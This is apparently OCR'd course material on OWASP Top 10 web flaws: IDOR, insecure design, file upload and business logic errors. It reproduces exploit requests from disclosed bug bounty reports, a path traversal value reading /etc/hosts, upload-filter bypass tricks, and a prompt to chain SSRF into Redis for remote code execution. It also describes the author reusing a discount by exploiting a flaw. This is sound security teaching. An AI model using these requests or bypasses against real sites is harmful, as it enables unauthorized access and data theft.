
Bonus

Open the Root-Me SSRF challenge and try to solve it

- Is there any SSRF here? prove it
- What other schemes can be used? try `gopher` and `dict`
- Try internal port scanning, is **Redis** port open?
- How can you exploit the hole to get RCE? Search the Net!


OWASP Lessons - Week 4

- Broken Access Control
- Insecure Design
- Cryptographic Failures
- Vulnerable and Outdated Components



IDOR


Broken Access Control



IDOR

Before Start

- Programming concepts and understanding
- Understanding web application architecture
- HTTP protocol and headers



IDOR


What Is It?

It’s an OWASP TOP10 2021 topic called Broken Access Control which includes many topics such as Improper Access Control, Improper Authorization, etc. I’ll cover the most important topic called Insecure Direct Object Reference (IDOR). Before starting, what is access control?

- Access control defines permission of users
- Defines each user is authorized to do a specific action or not

What is broken access control?

- Broken Access Control is simply a scenario in which attackers can access, modify, delete or perform actions outside an application or systems' intended permissions



IDOR

Insecure Direct Object Reference


Insecure direct object reference is a type of access control vulnerability in digital security. This can occur when a web application uses a user input for direct access to an object in an internal database but does not check for access control. Let's make an example:

```
http://foo.bar/somepage?invoice=15122 #200
```

In the URL above, the user gets direct access to an invoice based on the query string. If the user changes the **15122** to something else which does not belong to them and the site loads the invoice information, the IDOR vulnerability will happen.


```
http://foo.bar/somepage?invoice=15123 #should return 403
```

This type of IDOR is easy to discover and patch, the attacking flow is something like this:



A real world example which is safe against IDOR:

```
GET /api/v1.0/cards/140392/details HTTP/2
Host: api.redacted.ir
Authorization: bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.REDACTED.T7fxOKr8HEjURLM7cUlti8dt_543ySdxseAIV512GtQ
Accept: */*
Accept-Encoding: gzip, deflate
```



IDOR

IDOR - Tricky Scenarios

There are some other scenarios which are more tricky. Let me make a real world example,

- There is a web site which has a support section
- If users have a problem, they can submit a ticket
- Users can access to their tickets by the ticket page

```
GET /tickets #loads all tickets
```

- Users can click on each ticket to see the details

```
GET /tickets?tid=546 #loads ticket NO 546 information
```

- If they change `tid` to an ID which does not belong to them, the site raises an error

```
GET /tickets?tid=545 #403
```

- It seems to be safe against IDOR, although it isn't
- Each ticket has a conversation, the user can reply on the ticket


```
POST /tickets?tid=546
...

message=hello&op=addTicketReply&id=582443
```

- Changing `id` in the body leads to reply in other users tickets and the information is disclosed

Let's make more complicated scenario, in traditional systems, HTTP requests in each section carry all users data. For example, the user profile update request is something like this:

```
POST /profile?user_id=4
...

first_name=Yashar&last_name=Shahinzadeh&profile_pic=BLOB_DATA&otherdata=...
```

In the database:




In more modern websites, the data is relational and stored in small objects, the user profile update request divides into small HTTP requests, for example:

```
POST /profile/image
...

profile_pic=BLOB_DATA
```

The request above returns an `id` which is used in the next request

```
POST /profile/4
...

{
  "first_name": "Yashar",
  "last_name": "Shahinzadeh",
  "profile_pic": "425", #from previous HTTP request
  ...
}
```

In the database:



In both architectures, the `user_id` is IDOR safe. However, in last example the `profile_pic` might be vulnerable to IDOR. Changing the `profile_pic` ID may result in viewing other users profile image. Despite of low severity in this scenario, the attack vector is the same in more dangerous features such as uploading personal documents (the vulnerability which I found two years ago). This type of IDOR has been found in famous websites such as Facebook, etc.

IDOR

IDOR - Real World Examples

Let’s review some real world examples

Case 0 - Private $2500 (mine)

A safe code against IDOR in delete address:

```
public function destroyAddress($id, Request $request)
    {
        $address = Address::where('id',$id)->where('user_id',\auth()->user()->id)->first();
        if ($address){
            $address->delete();
            return helpers::preparedJsonResponseWithMessage(true, 'The address has been deleted succes
sfully');
        }
    }
```

A vulnerable code against IDOR in update address:

```
public function updateAddress($id, Request $request)
    {
        $address = Address::findOrFail($id);
        $address->country = 'Iran';
        $address->city = $request->city;
        $address->address = $request->address;
        $address->title = $request->title;
        $address->province = $request->province;
        $address->postal_code = $request->postal_code;
        $address->mobile_number = $request->phone_number;
        $address->number = $request->number;
        $address->area = $request->area;
        $address->save();

        return helpers::preparedJsonResponseWithMessage(true, 'The address has been updated successful
ly');
    }
```

Exploit:

```
POST /api/addresses/update/175 HTTP/1.1
...

{
  "province": "tehran",
  "city": "tehran",
  "address": "test",
  "title": "tehran",
  "postal_code": "323413123123",
  "phone_number": "091xxxxxxxx",
  "number": "021xxxxxxxx",
  "area": null
}
```

Case 1 - mail.ru, $1,000

Mail.ru disclosed on HackerOne: IDOR widget.support.my.com

widget.support.my.com IDOR allows to list support tickets for few game projects. widget.support.my.com is not covered by bug bounty scope, but this vulnerability was agreed to affect lootfog.io project. lootdog.io was running preliminary bug

https://hackerone.com/reports/328337

The vulnerability was easy to find:

```
http://widget.support.my.com/ticket/view/2918863?authentication_type=2&project_id=777777783&[redacted]&d
evice_id=undefined&idfa=&locale=ru_RU&format=json&callback=angular.callbacks._5&proxy=.
```

What is the attack here?

Case 2 - NordVPN, $1,000

Nord Security disclosed on HackerOne: IDOR allow access to payments...

simple send this POST request (no need any auth): `POST /api/v1/orders HTTP/1.1 Host: join.nordvpn.com Accept: application/json Accept-Language: en-US,en;q=0.5 Content-Type: application/json Content-Length: 179 DNT: 1 Connection:...

https://hackerone.com/reports/751577

The vulnerability was easy to find:

```
POST /api/v1/orders HTTP/1.1
Host: join.nordvpn.com
Accept: application/json Accept-Language: en-US,en;q=0.5
Content-Type: application/json
Content-Length: 179 DNT: 1
Connection: close

{
  "payment": {
    "provider_method_account": "6xdxdd",
    "parameters": {}
```

```
  },
  "action": "order",
  "plan_id": 653,
  "user_id": 20027039,
  "tax_country_code": "TW",
  "payment_retry": 0,
  "is_installment": false
}
```

Case 3 - Shopify, $1,000

Shopify disclosed on HackerOne: IDOR expire other user sessions

Hi here attacker able to expire other user session just changing the request Steps: 1. Login as Attacker 2. Go to account settings 3. Click on expire all session and capture request 4. replace account id with victim and forward 5.

https://hackerone.com/reports/56511

The vulnerability was easy to find:

```
POST /admin/settings/account/expire_specific_users_sessions/7641433
HTTP/1.1 Host: don432.myshopify.com
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:37.0) Gecko/20100101 Firefox/37.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8 Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://don432.myshopify.com/admin/settings/account/7641433
Cookie: utma=1.652371099.1420114739.1428608063.1429133861.3; utmz=1.1428608063.2.2.utmcsr=app.shopify.
com|utmccn=(referral)|utmcmd=referral|utmcct=/services/signup/setup; insp_slim=1428608118179; insp_wid
=723062851; insp_nv=true; insp_ref=aHR0cHM6Ly9hcHAuc2hvcGlmeS5jb20vc2VydmljZXMvc2lnbnVwL3NldHVw; insp_
norec_sess=true; _ga=GA1.2.652371099.1420114739; _ab=1; storefront_digest=b4ed3ef7ad8e531a7b8ec20bf70a
a78c21eebe0f4062879ce3a064bd785bc7fe; utmb=1.15.10.1429133861; __utmc=1; _secure_admin_session_id=ddbf
71351a2a38541dee544204810315; _gat=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded Content-Length: 96

utf8=%E2%9C%93&_method=patch&authenticity_token=ttrjwIKbLTYDSprUu9pAvTma%2BdxbIWn9mrjvYSb1Lok%3D
```

Case 4 - Private, $2,000 (mine)

Let’s make is simple:


```
https://dangerousgoods.radacted.com/dangerous-ws/dguser/?UserID=54
```

Case 5 - Instagram, $49,000 (mine)

How I found a Critical Bug in Instagram and Got 49500$ Bounty From Facebook

Hello everyone, I am Neeraj Sharma, a 20-year-old Security Enthusiast from India. Using this vulnerability the attacker could have changed the reel thumbnails of any Instagram user by knowing clips_media_id(Media ID of reel) of that user. I started hunting on the

https://infosecwriteups.com/how-i-found-a-critical-bug-in-instagram-and-got-49500-bounty-from-facebook-626ff2c6a853



Let’s make it simple:

```
POST /api/v1/media/configure_to_clips_cover_image/ HTTP/2
Host: i.instagram.com
X-Ig-App-Locale: en_US
X-Ig-Device-Locale: en_US
X-Ig-Mapped-Locale: en_US
X-Pigeon-Session-Id: UFS-76e15775-9d76-xxxx-a9ff-9e773f1434f3-0
X-Pigeon-Rawclienttime: 1652xxxxxx.203
X-Ig-Bandwidth-Speed-Kbps: 92.000
X-Ig-Bandwidth-Totalbytes-B: 524300
X-Ig-Bandwidth-Totaltime-Ms: 5673
X-Ig-App-Startup-Country: unknown
X-Bloks-Version-Id: 74127b75369d49cc521218cd0a1bb32050ad33839d18cexxxxxxe9e414f68a79
X-Ig-Www-Claim: hmac.xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx-KO
X-Bloks-Is-Layout-Rtl: false
X-Ig-Device-Id: 8893c680-7663-48a4-95dc-dd91bxxxxxxx
X-Ig-Family-Device-Id: 8b068789-1e7a-45a6-8d3c-642edxxxxxxx
X-Ig-Android-Id: android-acc0f44381add0de
X-Ig-Timezone-Offset: -14400
X-Ig-Nav-Chain: MainFeedFragment:feed_timeline:1:cold_start:10#230#301:2763122193696048,SelfFragment:s
elf_profile:2:media_owner::,ClipsProfileTabFragment:clips_profile:3:button::,ClipsViewerFragment:clips
_viewer_self_clips_profile:4:button::,ClipsViewerFragment:clips_viewer_self_clips_profile:5:button::,C
lipsEditMetadataFragment:clips_editor:6:button::
X-Ig-Connection-Type: WIFI
X-Ig-Capabilities: 3brTv10=
X-Ig-App-Id: 567067343352427
Priority: u=3
User-Agent: Instagram 226.0.0.16.117 Android (24/7.0; 320dpi; 720x1184; unknown/Android; vbox86p; vbox
86; en_US; 356747126)
Accept-Language: en-US
Authorization: Bearer IGT:2:<BASE64_Encoded_Token>
X-Mid: YnJa7AABAAFBAWyzna1J4pu-Mf2e
Ig-U-Ig-Direct-Region-Hint: ASH,446xxxxxxx,168xxxxxxx:01f7b979c4246d13c5918e1c108d47035dcd6e26eac03b70
a2019c4b49c9361859eb1339
Ig-U-Shbid: 12xxx,446149xxxxx,16840xxxxx:01f768439426c8ad997598109a160dd7f2135290feded4dcd1b29a60cedb7
45fbxxxxxxx
Ig-U-Shbts: 165xxxxxxx,44614xxxxxx,16840xxxxx:01f78820938f9b9debf2f7e3d89f10ce673aa6d45008e7e9a8509893
67f753xxxxxxxccc
Ig-U-Ds-User-Id: 446xxxxxxxx
Ig-U-Rur: EAG,446xxxxxxxx,1684xxxxxx:01f711fcdae5108f17ec0239b6ef93fabe6befbe65d6e55f0006258ef5afxxxxx
xxxxxxx
Ig-Intended-User-Id: 446xxxxxxxx
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 100
Accept-Encoding: gzip, deflate
X-Fb-Http-Engine: Liger
X-Fb-Client-Ip: True
X-Fb-Server-Cluster: True

clips_media_id=2763122193610xxxxxx&_uuid=8893c680-7663-48a4-95dc-dd91b9xxxxxx&upload_id=326264xxxxxx
```


Case 6, Google VRP, $3133.70

The attacker changed `sourceRcportId` from their ID to the victim's ID, the IDs are not integer but `e546ac18-d6e3-Abd9-ae4b-161088841ba21` format. In the similar cases there should be an endpoint which returns the ID of the property.

Google VRP - [Insecure Direct Object Reference] $3133.70

Hi All!!!, Yes... it's me. As usual I want to give a story about how I find IDOR [Insecure Direct Object Reference] vulnerability on one of Google's subdomains (https://datastudio.google.com/) Google Data Studio is a tools for displaying data

https://caesarevan23.medium.com/google-vrp-insecure-direct-object-reference-3133-70-a0e37023a4c7



IDOR


Tasks

There is a task for IDOR which you should struggle with


IDOR Lab

Open the IDOR lab, try to solve the challenge

- Is there any place in web application which gets `id` as user input?
- Change the `id`, seems the web application is safe against IDOR
- Find a section which stores data as object then uses the object's `id` for another request
- The challenge objective is to retrieve administrator's text file




Insecure Design




Before Start

- Programming concepts and understanding
- Understanding web application architecture
- HTTP protocol and headers



What Is It?

It’s an OWASP TOP10 2021 topic Includes many topics such as Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling'), Unrestricted Upload of File with Dangerous Type, Business Logic Errors, etc. I’ll discus HTTP Smuggling in a separate chapter, in this lesson we will cover some other topics.




File Upload Vulnerability


- The software allows the attacker to upload file that can be automatically processed within the product's environment
- File upload vulnerability can damage the system in several ways
  - Server configuration allows certain types of file (such as `.php` and `.jsp`) to be executed as code
  - Server configuration allows uploading static files (such as `.html` and `.svg`)
  - Server configuration allows directory traversal, this could mean attackers are even able to upload files to unanticipated locations

```
file=../../../../../../etc/hosts
```

  - Server configuration allows large file upload, this results in DoS attack by filling the available disk space
- There are some protections, such as extension check, content check, file size check, etc.



- There are several ways to access to the uploaded, direct access, indirect access (tokenized)




The extension check must be safe (in each approach, black or white list)


- Alternative extensions such as `.phar` or `.phtml`
- Double extension, such as `.php.png`, `.png.php`
- Extension with delimiter, such as `.php#.jpg`, `.png%00.php`, `.php%0a.png`
- Adding extra dots, such as `.php.`, `.jsp.....................`

The content check must be safe, a common way to bypass the checker function is:

- Adding image magic bytes to file to manipulate the content checker function



Let’s check the last method in the action.



Business Logic Error

Flaws in the design and implementation of an application that allow an attacker to elicit unintended behavior. Let’s make some examples:

Unlimited Discount

It’s a real vulnerability which found few years ago

- A ride service provider was offering 50% discount to new numbers
- Each number could use the discount code once (error on second use)
- There was a change number feature in the profile section
    - I used the feature, entered a random new number
    - The application popped with “enter the OTP code sent”
    - I didn’t receive the code since I didn’t own the number
    - I canceled the process, returned in the application
    - I could use 50% discount again by the method above
    - Consequently, I had 50% discount for all my rides

Using a Paid Feature


It’s a real vulnerability which found few years ago

- In **Divar**, users for advertisement within link should pay an extra charge
